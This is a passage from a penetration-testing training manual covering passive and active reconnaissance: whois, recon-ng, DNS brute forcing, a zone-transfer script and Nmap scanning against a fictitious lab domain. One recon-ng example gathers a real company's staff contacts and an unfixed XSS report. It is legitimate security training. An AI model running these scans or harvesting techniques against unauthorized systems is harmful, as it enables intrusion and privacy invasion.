ns0: ns1.megacorpone.com 50.7.67.186
ns1: ns2.megacorpone.com 50.7.67.154
ns2: ns3.megacorpone.com 50.7.67.170
owner-c:
    nic-hdl: AG6848-GANDI
    owner-name: MegaCorpOne
    organisation: MegaCorpOne
    person: Alan Grofield
    address: 2 Old Mill St
    zipcode: 89001
    city: Rachel
    state: Nevada
    country: United States of America
    phone: +1.9038836342
    fax: ~
    email: 01a71d89e668eea3c82b4a33d851dfd2-1696395@contact.gandi.net
lastupdated: 2013-06-11 19:58:30
...
root@kali:~#
```

The **whois** client can also perform reverse lookups. Rather than inputting a domain name, you can provide an IP address instead as shown below:

```
root@kali:~# whois 50.7.67.186
...
NetRange:      50.7.64.0 - 50.7.67.255
CIDR:          50.7.64.0/22
OriginAS:      AS30058
NetName:       FDCSERVERS-MIAMI
...
OrgName:       FDCservers.net
OrgId:         FDCSE-8
Address:        200 SE 1st St
City:          Miami
StateProv:     FL
PostalCode:    33131
Country:       US
RegDate:       2013-05-05
Updated:       2013-05-05
...
root@kali:~#
```

Notice how both the registrar and hosting provider are shown through these **whois** query results.

3.3.3 - Exercise

1. Use the **whois** tool in Kali to identify the name servers of your target organization

3.4 - Recon-**ng**

As described by its authors, “Recon-**ng**²⁵ is a full-featured web reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-**ng** provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. Recon-**ng** has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework”.

Let’s use **recon-**ng**** to quickly compile a list of interesting data. We’ll start by using the *whois_poc* module to come up with employee names and email addresses at Cisco.

```
root@kali:~# recon-ng
[recon-ng][default] > use recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > show options

      Name    Current Value  Required  Description
----- -----
      SOURCE   default        yes       source of input (see 'show info' for details)

[recon-ng][default][whois_pocs] > set SOURCE cisco.com
SOURCE => cisco.com
[recon-ng][default][whois_pocs] > run
-----
CISCO.COM
----- [*] URL: http://whois.arin.net/rest/pocs;domain=cisco.com
[*] URL: http://whois.arin.net/rest/poc/GAB42-ARIN
[*] Gary Abbott (gabbott@cisco.com) - Whois contact (Concord, TN - United States)
```

²⁵ [https://bitbucket.org/LaNMaSteR53/recon-**ng**](https://bitbucket.org/LaNMaSteR53/recon-ng)

Next, we can use **recon-ng** to search sources such as *xssed*²⁶ for existing XSS vulnerabilities that have been reported, but not yet fixed, on the cisco.com domain.

```
[recon-ng][default] > use recon/domains-vulnerabilities/xssed
[recon-ng][default][xssed] > set SOURCE cisco.com
SOURCE => cisco.com
[recon-ng][default][xssed] > run
-----
CISCO.COM
-----
[*] Category: Redirect
[*] Example: http://www.cisco.com/survey/exit.html?http://xssed.com/
[*] Host: www.cisco.com
[*] Publish_Date: 2012-02-16 00:00:00
[*] Reference: http://xssed.com/mirror/76478/
[*] Status: unfixed
-----
```

We can also use the *google_site* module to search for additional cisco.com subdomains, via the Google search engine.

```
[recon-ng][default] > use recon/domains-hosts/google_site_web
[recon-ng][default][google_site_web] > set SOURCE cisco.com
SOURCE => cisco.com
[recon-ng][default][google_site_web] > run
[*] URL: http://www.google.com/search?start=0&filter=0&q=site%3Acisco.com
[*] www.cisco.com
[*] supportforums.cisco.com
[*] learningnetwork.cisco.com
[*] newsroom.cisco.com
[*] connectedlearningexchange.cisco.com
[*] blogs.cisco.com
```

²⁶ <http://xssed.com/>

```
[*] socialmedia.cisco.com  
[*] socialviewing.cisco.com  
[*] meraki.cisco.com
```

Many of the modules in **recon-ng** require API keys with their respective service providers. Take some time to check out recon-ng and its various modules.

OS-40813 Rody Shahnazarian

4. - Active Information Gathering

Once you have gathered enough information about your target, using open web resources, and other passive information gathering techniques, you can further gather relevant information from other, more specific services. This module will demonstrate several of the options available to you. Please keep in mind that the services presented in this module are just an introductory list.

4.1 - DNS Enumeration

DNS is often a lucrative source for active information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names, and server functionality.

4.1.1 - Interacting with a DNS Server

A DNS server will usually divulge DNS and mail server information for the domain it has authority over. This is a necessity, as public requests for mail and DNS server addresses make up the basic Internet experience. For example, let's examine the megacorpone.com domain, a fake Internet presence we constructed for this exercise. We'll use the **host** command, together with the **-t** (type) parameter to discover both the DNS and mail servers for the megacorpone.com domain.

```
root@kali:~# host -t ns megacorpone.com
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
root@kali:~# host -t mx megacorpone.com
megacorpone.com mail is handled by 60 mail.megacorpone.com.
megacorpone.com mail is handled by 50 mail2.megacorpone.com.
```

By default, every configured domain should provide at least the DNS and mail servers responsible for the domain.

4.1.2 - Automating Lookups

Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more host names and IP addresses belonging to megacorpone.com. For example, we can assume that the megacorpone.com domain has a web server, probably with the hostname *www*. We can test this theory using the **host** command once again:

```
root@kali:~# host www.megacorpone.com
www.megacorpone.com has address 50.7.67.162
```

Now, let's check if megacorpone.com also has a server with the hostname *idontexist*. Notice the difference between the query outputs.

```
root@kali:~# host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

4.1.3 - Forward Lookup Brute Force

Taking the previous concept a step further, we can automate the Forward DNS Lookup of common host names using the **host** command and a Bash script. The idea behind this technique is to guess valid names of servers by attempting to resolve a given name. If the name you have guessed does resolve, the results might indicate the presence and even functionality of the server. We can create a short (or long) list of possible hostnames and loop the **host** command to try each one.

```
root@kali:~# echo www > list.txt
```

```
root@kali:~# echo ftp >> list.txt
root@kali:~# echo mail >> list.txt
root@kali:~# echo owa >> list.txt
root@kali:~# echo proxy >> list.txt
root@kali:~# echo router >> list.txt
root@kali:~# for ip in $(cat list.txt);do host $ip.megacorpone.com;done
www.megacorpone.com has address 50.7.67.162
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 50.7.67.155
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 50.7.67.190
root@kali:~#
```

In this simplified example, we notice that the hostnames *www*, *router*, and *mail* have been discovered through this brute-force attack. The hostnames *owa*, *ftp* and *proxy*, however, were not found.

4.1.4 - Reverse Lookup Brute Force

Our DNS forward brute-force enumeration revealed a set of scattered IP addresses. If the DNS administrator of *megacorpone.com* configured PTR records for the domain, we might find out some more domain names that were missed during the forward lookup brute-force phase, by probing the range of these found addresses in a loop.

```
root@kali:~# for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"
155.67.7.50.in-addr.arpa domain name pointer mail.megacorpone.com.
162.67.7.50.in-addr.arpa domain name pointer www.megacorpone.com.
163.67.7.50.in-addr.arpa domain name pointer mail2.megacorpone.com.
164.67.7.50.in-addr.arpa domain name pointer www2.megacorpone.com.
165.67.7.50.in-addr.arpa domain name pointer beta.megacorpone.com.
...
```

4.1.5 - DNS Zone Transfers

A zone transfer is similar to a database replication act between related DNS servers. This process includes the copying of the zone file from a master DNS server to a slave server. The zone file contains a list of all the DNS names configured for that zone. Zone transfers should usually be limited to authorized slave DNS servers. Unfortunately, many administrators misconfigure their DNS servers, and as a result, anyone asking for a copy of the DNS server zone will receive one.

This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names, addresses, and functionality of the servers can be exposed to prying eyes. I have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS namespace into separate, unrelated zones. This resulted in a complete map of the internal and external network structure.

A successful zone transfer does not directly result in a network breach. However, it does facilitate the process. The **host** command syntax for performing a zone transfer is as follows.

```
host -l <domain name> <dns server address>
```

From our previous host command, we noticed that two DNS servers serve the megacorpone.com domain: ns1 and ns2. Let's try a zone transfer on each of them.

```
root@kali:~# host -l megacorpone.com ns1.megacorpone.com
; Transfer failed.

Using domain server:
Name: ns1.megacorpone.com
Address: 50.7.67.186#53
Aliases:
```

```
Host megacorpone.com not found: 5(REFUSED)
; Transfer failed.

root@kali:~# host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 50.7.67.154#53
Aliases:

megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
admin.megacorpone.com has address 50.7.67.187
beta.megacorpone.com has address 50.7.67.165
fs1.megacorpone.com has address 50.7.67.166
intranet.megacorpone.com has address 50.7.67.188
mail.megacorpone.com has address 50.7.67.155
mail2.megacorpone.com has address 50.7.67.163
ns1.megacorpone.com has address 50.7.67.186
ns2.megacorpone.com has address 50.7.67.154
ns3.megacorpone.com has address 50.7.67.170
router.megacorpone.com has address 50.7.67.190
router.megacorpone.com has address 10.7.0.1
siem.megacorpone.com has address 50.7.67.180
snmp.megacorpone.com has address 50.7.67.181
syslog.megacorpone.com has address 50.7.67.178
test.megacorpone.com has address 50.7.67.182
vpn.megacorpone.com has address 50.7.67.189
www.megacorpone.com has address 50.7.67.162
www2.megacorpone.com has address 50.7.67.164
root@kali:~#
```

In this case, *ns1* refused us our zone transfer request, while *ns2* allowed it. The result is a full dump of the zone file for the megacorpone.com domain, providing us a convenient list of IPs and DNS names for the megacorpone.com domain.

The megacorpone.com domain has only three DNS servers to check. However, some larger organizations might have numerous DNS servers, or you might want to attempt zone transfer requests against a given domain. This is where Bash scripting comes into play. To perform a zone transfer with the **host** command, we need two parameters: the analyzed domain name and the name server address. To get the name servers for a given domain in a clean format, we can issue the following command.

```
root@kali:~# host -t ns megacorpone.com | cut -d " " -f 4
ns1.megacorpone.com.
ns3.megacorpone.com.
ns2.megacorpone.com.
```

Taking this a step further, we could write the following simple Bash script to automate the procedure of discovering and attempting a zone transfer on each DNS server found.

```
#!/bin/bash
# Simple Zone Transfer Bash Script
# $1 is the first argument given after the bash script
# Check if argument was given, if not, print usage
if [ -z "$1" ]; then
echo "[*] Simple Zone transfer script"
echo "[*] Usage : $0 <domain name> "
exit 0
fi

# if argument was given, identify the DNS servers for the domain
for server in $(host -t ns $1 |cut -d" " -f4);do
```

```
# For each of these servers, attempt a zone transfer  
host -l $1 $server |grep "has address"  
done
```

Running this script on megacorpone.com should automatically identify the name servers and attempt a zone transfer on each of them.

```
root@kali:~# chmod 755 dns-axfr.sh  
root@kali:~# ./dns-axfr.sh megacorpone.com  
admin.megacorpone.com has address 50.7.67.187  
beta.megacorpone.com has address 50.7.67.165  
fs1.megacorpone.com has address 50.7.67.166  
intranet.megacorpone.com has address 50.7.67.188  
mail.megacorpone.com has address 50.7.67.155  
mail2.megacorpone.com has address 50.7.67.163  
ns1.megacorpone.com has address 50.7.67.186  
ns2.megacorpone.com has address 50.7.67.154  
ns3.megacorpone.com has address 50.7.67.170  
router.megacorpone.com has address 50.7.67.190  
siem.megacorpone.com has address 50.7.67.180  
snmp.megacorpone.com has address 50.7.67.181  
syslog.megacorpone.com has address 50.7.67.178  
test.megacorpone.com has address 50.7.67.182  
vpn.megacorpone.com has address 50.7.67.189  
www.megacorpone.com has address 50.7.67.162  
www2.megacorpone.com has address 50.7.67.164  
root@kali:~#
```

4.1.6 - Relevant Tools in Kali Linux

Several tools exist in Kali Linux to aid us in DNS enumeration and most of them perform the same tasks we have already covered in DNS enumeration. Two notable tools are DNSRecon and DNSenum. These tools each have options that are useful. The following output demonstrates the use of these tools, with minimal parameters.

4.1.6.1 - DNSRecon

DNSRecon²⁷ is an advanced, modern DNS enumeration script written in Python. Running the **dnsrecon** script against the megacorpone.com domain produces the following output:

```
root@kali:~# dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record [*]      SOA ns1.megacorpone.com 50.7.67.186
[*] Resolving NS Records
[*] NS Servers found:
[*]   NS ns2.megacorpone.com 50.7.67.154
[*]   NS ns1.megacorpone.com 50.7.67.186
[*]   NS ns3.megacorpone.com 50.7.67.170
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 50.7.67.154
[*] 50.7.67.154 Has port 53 TCP Open
[*] Zone Transfer was successful!!
[*]   MX @.megacorpone.com fb.mail.gandi.net 217.70.184.163
[*]   MX @.megacorpone.com fb.mail.gandi.net 217.70.184.162
[*]   MX @.megacorpone.com spool.mail.gandi.net 217.70.184.6
[*]   MX @.megacorpone.com spool.mail.gandi.net 2001:4b98:c:521::6
[*]   A admin.megacorpone.com 50.7.67.187
```

²⁷ <https://github.com/darkoperator/dnsrecon>

```
[*] A fs1.megacorpone.com 50.7.67.166
[*] A www2.megacorpone.com 50.7.67.164
[*] A test.megacorpone.com 50.7.67.182
[*] A ns1.megacorpone.com 50.7.67.186
[*] A ns2.megacorpone.com 50.7.67.154
[*] A ns3.megacorpone.com 50.7.67.170
[*] A www.megacorpone.com 50.7.67.162
[*] A siem.megacorpone.com 50.7.67.180
[*] A mail2.megacorpone.com 50.7.67.163
[*] A router.megacorpone.com 50.7.67.190
[*] A mail.megacorpone.com 50.7.67.155
[*] A vpn.megacorpone.com 50.7.67.189
[*] A snmp.megacorpone.com 50.7.67.181
[*] A syslog.megacorpone.com 50.7.67.178
[*] A beta.megacorpone.com 50.7.67.165
[*] A intranet.megacorpone.com 50.7.67.188
```

4.1.6.2 - DNSenum

DNSenum is another popular DNS enumeration tool. Running this script against the **zonetransfer.me** domain, which specifically allows zone transfers, produces the following output:

```
root@kali:~# dnsenum zonetransfer.me
dnsenum.pl VERSION:1.2.2
----- zonetransfer.me -----

Host's addresses:
-----
zonetransfer.me 7200 IN A 217.147.180.162
```

Name Servers:

ns12.zoneedit.com	3653	IN	A	209.62.64.46
ns16.zoneedit.com	6975	IN	A	69.64.68.41

Mail (MX) Servers:

ASPMX5.GOOGLEMAIL.COM	293	IN	A	173.194.69.26
ASPMX.L.GOOGLE.COM	293	IN	A	173.194.74.26
ALT1.ASPMX.L.GOOGLE.COM	293	IN	A	173.194.66.26
ALT2.ASPMX.L.GOOGLE.COM	293	IN	A	173.194.65.26
ASPMX2.GOOGLEMAIL.COM	293	IN	A	173.194.78.26
ASPMX3.GOOGLEMAIL.COM	293	IN	A	173.194.65.26
ASPMX4.GOOGLEMAIL.COM	293	IN	A	173.194.70.26

Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for zonetransfer.me on ns12.zoneedit.com ...

zonetransfer.me	7200	IN	SOA
zonetransfer.me	7200	IN	NS
zonetransfer.me	7200	IN	NS
zonetransfer.me	7200	IN	MX
zonetransfer.me	7200	IN	MX
zonetransfer.me	7200	IN	MX
zonetransfer.me	7200	IN	MX
zonetransfer.me	7200	IN	MX
zonetransfer.me	7200	IN	MX
...			

office.zonetransfer.me	7200	IN	A	4.23.39.254
owa.zonetransfer.me	7200	IN	A	207.46.197.32
info.zonetransfer.me	7200	IN	TXT	
asfdbbox.zonetransfer.me	7200	IN	A	127.0.0.1
canberra_office.zonetransfer.me	7200	IN	A	202.14.81.230
asfdbvolume.zonetransfer.me	7800	IN	AFSDB	
email.zonetransfer.me	2222	IN	NAPTR	
dzc.zonetransfer.me	7200	IN	TXT	
robinwood.zonetransfer.me	302	IN	TXT	
vpn.zonetransfer.me	4000	IN	A	174.36.59.154
_sip._tcp.zonetransfer.me	14000	IN	SRV	
dc_office.zonetransfer.me	7200	IN	A	143.228.181.132

ns16.zoneedit.com Bind Version: 8.4.X

brute force file not specified, bay.

root@kali:~#

4.1.7 - Exercises

1. Find the DNS servers for the megacorpone.com domain
2. Write a small Bash script to attempt a zone transfer from megacorpone.com
3. Use **dnsrecon** to attempt a zone transfer from megacorpone.com

4.2 - Port Scanning

Port scanning is the process of checking for open TCP or UDP ports on a remote machine. *Please note that port scanning is illegal in many countries and should not be performed outside the labs.* That said, we have now moved from the passive phase to the active phase, which involves more direct interaction with the target servers. It is vital that we understand the implications of port scanning, as well as the impact that certain port scans can have on a network. To further emphasize this, consider the following embarrassing story.

A Note From the Author

I was once running an Nmap scan during an internal penetration test. Unfortunately, I did not notice the unusual subnet mask employed on the local network, and ended up running the Nmap scan through a remote uplink that was offsite. The routers separating these two remote networks were overwhelmed by the intense scan, with terrible results. Never run port scans blindly. Always think of the traffic implications of your scans, and their possible effect on the target machines.

4.2.1 - TCP CONNECT / SYN Scanning

4.2.1.1 - Connect Scanning

The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake²⁸ mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting data. *Connect* port scanning involves attempting

²⁸ <http://support.microsoft.com/kb/172983>

to complete a three-way handshake with the target host on the specified port(s). If the handshake is completed, this indicates that the port is open.

The screenshot below shows the Wireshark capture of a TCP Netcat port scan on ports 3388-3390.

```
root@kali:~# nc -nvv -w 1 -z 10.0.0.19 3388-3390
(UNKNOWN) [10.0.0.19] 3390 (?) : Connection refused
(UNKNOWN) [10.0.0.19] 3389 (?) open
(UNKNOWN) [10.0.0.19] 3388 (?) : Connection refused
    sent 0, rcvd 0
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.0.0.18	10.0.0.19	TCP	74	34838 > 3390 [SYN] Seq=0 Win=14600 Len=0 MSS=1460
2	0.0003070000	10.0.0.19	10.0.0.18	TCP	60	3390 > 34838 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.0003570000	10.0.0.18	10.0.0.19	TCP	74	48852 > 3389 [SYN] Seq=0 Win=14600 Len=0 MSS=1460
4	0.0011350000	10.0.0.19	10.0.0.18	TCP	74	3389 > 48852 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
5	0.0011610000	10.0.0.18	10.0.0.19	TCP	66	48852 > 3389 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TS
6	0.0013650000	10.0.0.18	10.0.0.19	TCP	66	48852 > 3389 [FIN, ACK] Seq=1 Ack=1 Win=14720 Len=0
7	0.0017560000	10.0.0.19	10.0.0.18	TCP	66	3389 > 48852 [ACK] Seq=1 Ack=2 Win=66560 Len=0 TS
8	0.0018050000	10.0.0.18	10.0.0.19	TCP	74	47524 > 3388 [SYN] Seq=0 Win=14600 Len=0 MSS=1460
9	0.0019570000	10.0.0.19	10.0.0.18	TCP	60	3388 > 47524 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	0.0057140000	10.0.0.19	10.0.0.18	TCP	60	3389 > 48852 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

Figure 21 - Wireshark Capture of the Netcat Port Scan

4.2.1.2 - Stealth / SYN Scanning

SYN scanning, or stealth scanning, is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a SYN-ACK should be sent back from the target machine, informing us that the port is open, without the need to send a final ACK back to the target machine. With early and primitive firewalls, this method would often bypass firewall logging, as this logging was limited to completed TCP sessions. This is no longer true with modern firewalls, and the term stealth is misleading. Users might believe their scans will somehow not be detected, when in fact, they will be.

4.2.2 - UDP Scanning

Since UDP is stateless, and does not involve a three-way handshake, the mechanism behind UDP port scanning is different. Try using **wireshark** while UDP scanning a lab machine with **netcat** to understand the how UDP port scans work. The screenshot below shows the **wireshark** capture of a UDP **netcat** port scan on ports 160-162:

```
root@kali:~# nc -nv -u -z -w 1 10.0.0.19 160-162
(UNKNOWN) [10.0.0.19] 161 (snmp) open
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.18	10.0.0.19	UDP	43	Source port: 37417 Destination port: 162
2	0.000335000	10.0.0.19	10.0.0.18	ICMP	71	Destination unreachable (Port unreachable)
3	1.000964000	10.0.0.18	10.0.0.19	UDP	43	Source port: 59964 Destination port: 161
4	2.001924000	10.0.0.18	10.0.0.19	UDP	43	Source port: 59964 Destination port: 161
5	2.002349000	10.0.0.18	10.0.0.19	UDP	43	Source port: 43118 Destination port: 160
6	2.002594000	10.0.0.19	10.0.0.18	ICMP	71	Destination unreachable (Port unreachable)

Figure 22 - Wireshark Capture of a UDP Netcat Port Scan

From the **wireshark** capture, you will notice that UDP scans work quite differently from TCP scans. An empty UDP packet is sent to a specific port. If the UDP port is open, no reply is sent back from the target machine. If the UDP port is closed, an ICMP port unreachable packet should be sent back from the target machine.

4.2.3 - Common Port Scanning Pitfalls

- UDP port scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives in your scan, and you will regularly see UDP port scans showing all UDP ports open on a scanned machine.
- Most port scanners do not scan all available ports, and usually have a preset list of “interesting ports” that are scanned.
- People often forget to scan for UDP services, and stick only to TCP scanning, thereby seeing only half of the equation.

OS-40813 Rody Shahnazarian

4.2.4 - Port Scanning with Nmap

Nmap²⁹ is one of the most popular, versatile, and robust port scanners to date. It has been actively developed for over a decade, and has numerous features beyond port scanning. Let's move straight into some port scanning examples, to get a feel for **nmap**.

4.2.4.1 - Accountability for Your Traffic

A default **nmap** TCP scan will scan the 1000 most popular ports on a given machine. Before we start running **nmap** scans blindly, let's quickly examine the amount of traffic sent by such a scan. We'll scan one of my local machines while monitoring the amount of traffic sent to the specific host using **iptables**³⁰.

```
root@kali:~# iptables -I INPUT 1 -s 10.0.0.19 -j ACCEPT
root@kali:~# iptables -I OUTPUT 1 -d 10.0.0.19 -j ACCEPT
root@kali:~# iptables -Z
root@kali:~# nmap -sT 10.0.0.19

Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-20 06:36 EDT
Nmap scan report for 10.0.0.19
Host is up (0.00048s latency).

Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
515/tcp   open  printer
3389/tcp  open  ms-wbt-server
```

²⁹ <http://nmap.org/>

³⁰ <http://netfilter.org/projects/iptables/index.html>

```
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
  
MAC Address: 00:0C:29:3B:C8:DE (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds  
root@kali:~# iptables -vn -L  
  
Chain INPUT (policy ACCEPT 10 packets, 464 bytes)  
pkts bytes target     prot opt in      out      source          destination  
 1002  40400 ACCEPT     all  --  *       *        10.0.0.19        0.0.0.0/0  
    0     0 ACCEPT     all  --  *       *        10.0.0.19        0.0.0.0/0  
  
Chain OUTPUT (policy ACCEPT 4 packets, 1052 bytes)  
pkts bytes target     prot opt in      out      source          destination  
 1201  71796 ACCEPT     all  --  *       *        0.0.0.0/0        10.0.0.19  
root@kali:~#
```

This default 1000 port scan has generated around 72KB of traffic. A similar local port scan explicitly probing all 65535 ports would generate about 4.5 MB of traffic, a significantly higher amount. However, this full port scan has discovered two new ports that were not found by the default TCP scan: ports 180 and 25017.

```
root@kali:~# iptables -Z  
root@kali:~# nmap -sT -p 1-65535 10.0.0.19  
Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-20 06:19 EDT  
Nmap scan report for 10.0.0.19  
Host is up (0.00067s latency).  
Not shown: 65519 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp
```

```
23/tcp      open  telnet
25/tcp      open  smtp
135/tcp     open  msrpc
139/tcp     open  netbios-ssn
180/tcp    open  ris
445/tcp     open  microsoft-ds
515/tcp     open  printer
3389/tcp   open  ms-wbt-server
25017/tcp open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:3B:C8:DE (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 80.42 seconds

root@kali:~# iptables -vn -L

Chain INPUT (policy ACCEPT 54 packets, 2412 bytes)

pkts	bytes	target	prot	opt	in	out	source	destination
65540	2622K	ACCEPT	all	--	*	*	10.0.0.19	0.0.0.0/0
0	0	ACCEPT	all	--	*	*	10.0.0.19	0.0.0.0/0

Chain OUTPUT (policy ACCEPT 12 packets, 3120 bytes)

pkts	bytes	target	prot	opt	in	out	source	destination
76206	4572K	ACCEPT	all	--	*	*	0.0.0.0/0	10.0.0.19

root@kali:~#

The results above imply that a full **nmap** scan of a class C network (254 hosts) would result in sending over 1000 MB of traffic to the network. In an ideal situation, a full TCP and UDP port scan of every single target machine would provide the most accurate

information about exposed network services. However, the example above should give you an idea about the need to balance any traffic restrictions (such as a slow uplink), with the need to discover additional open ports and services, by using a more exhaustive scan. This is especially true for larger networks, such as a class B network assessment. So, if we are in a position where we can't run a full port scan on the network, what *can* we do?

4.2.4.2 - Network Sweeping

To deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe these machines using **Network Sweeping** techniques. Network Sweeping is a term indicating a network wide action. For example, a ping sweep would involve sending ICMP **ping** requests to each machine on a network, in an attempt to identify most of the live hosts available. Machines that filter or block ICMP requests may seem down to a ping sweep, so it is not a definitive way to identify which machines are really up or down. It does provide a good reference point for understanding the target network and identifying any packet filtering devices that may exist.

```
root@kali:~# nmap -sn 10.11.1.1-254
```

Searching for live machines using the **grep** command can give you output that's difficult to manage. Instead, let's use Nmap's "greppable" output parameter (**-oG**) to save these results into a format that is easier to manage.

```
root@kali:~# nmap -v -sn 10.11.1.1-254 -oG ping-sweep.txt
root@kali:~# grep Up ping-sweep.txt | cut -d " " -f 2
```

Additionally, we can sweep for specific TCP or UDP ports (**-p**) across the network, probing for common services and ports with services that may be useful, or otherwise have known vulnerabilities.

```
root@kali:~# nmap -p 80 10.11.1.1-254 -oG web-sweep.txt  
root@kali:~# grep open web-sweep.txt |cut -d" " -f2
```

Using techniques such as these, we can scan across multiple IPs, probing for only a few common ports. In the command below, we are conducting a scan for the top 20 TCP ports.

```
root@kali:~# nmap -sT -A --top-ports=20 10.11.1.1-254 -oG top-port-sweep.txt
```

Machines that prove to be rich in services, or otherwise interesting, would then be individually port scanned, using a more exhaustive port list.

OS-40813 Rody Shahnazarian

4.2.5 - OS Fingerprinting

Nmap has a built-in feature called **OS fingerprinting** (-O parameter). This feature attempts to guess the underlying operating system, by inspecting the packets received from the target. Operating systems often have slightly different implementations of the TCP/IP stack, such as default TTL values, and TCP window size. These slight differences create a fingerprint which can often be identified by Nmap. The Nmap scanner will inspect the traffic sent and received from the target machine, and attempt to match the fingerprint to a known list. For example, running the following **nmap** scan on a local machine suggests the underlying operating system is Windows 7 or Windows 2008:

```
root@kali:~# nmap -O 10.0.0.19
...
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
...
root@kali:~#
```

OS-4081

4.2.6 - Banner Grabbing/Service Enumeration

Nmap can also help identify services on specific ports, by banner grabbing, and running several enumeration scripts (-sV and -A parameters).

```
root@kali:~# nmap -sV -sT 10.0.0.19

Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-20 07:35 EDT
Nmap scan report for 10.0.0.19
Host is up (0.00043s latency).

Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ActiveFax ftpd 4.31 build 0225
23/tcp    open  telnet       ActiveFax telnetd
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn 
445/tcp   open  netbios-ssn 
515/tcp   open  printer      ActiveFax lpd
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:3B:C8:DE (VMware)
Service Info: Host: lab; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap done: 1 IP address (1 host up) scanned in 55.67 seconds
root@kali:~#
```

4.2.7 - Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE)³¹ is a recent addition to Nmap, which allows users to write simple scripts, in order to automate various networking tasks. The scripts include a broad range of utilities, from DNS enumeration scripts, brute force attack scripts, and even vulnerability identification scripts. All NSE scripts can be found in the `/usr/share/nmap/scripts` directory.

One such script is *smb-os-discovery*, which attempts to connect to the SMB service on a target system, and determine its operating system version as shown below.

```
root@kali:~# nmap 10.0.0.19 --script smb-os-discovery.nse
...
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7:-
|   Computer name: lab
|   NetBIOS computer name: LAB
|   Workgroup: WORKGROUP
|_  System time: 2013-04-20T04:41:43-07:00

Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds
root@kali:~#
```



Another useful script is the DNS zone transfer NSE script, which can be invoked in the following way:

```
root@kali:~# nmap --script=dns-zone-transfer -p 53 ns2.megacorpone.com
```

³¹ <http://nmap.org/book/nse.html>

4.2.8 - Exercises

1. Use **nmap** to conduct a ping sweep of your target IP range and save the output to a file, so that you can grep for hosts that are online.
2. Scan the IPs you found in exercise 1 for open webserver ports. Use **nmap** to find the web server and operating system versions.
3. Use the NSE scripts to scan the servers in the labs which are running the SMB service.
4. Explore the various command line options that nmap offers while scanning an online host you discovered within your target IP range. Monitor the bandwidth usage changes for the different options. Weigh the use of collecting as much information as possible against the resources it takes to gather it.

OS-40813 Rody Shahnazarian

4.3 - SMB Enumeration

The Server Message Block (SMB)³² protocol's security track record has been poor for over a decade, due to its complex implementation, and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action³³.

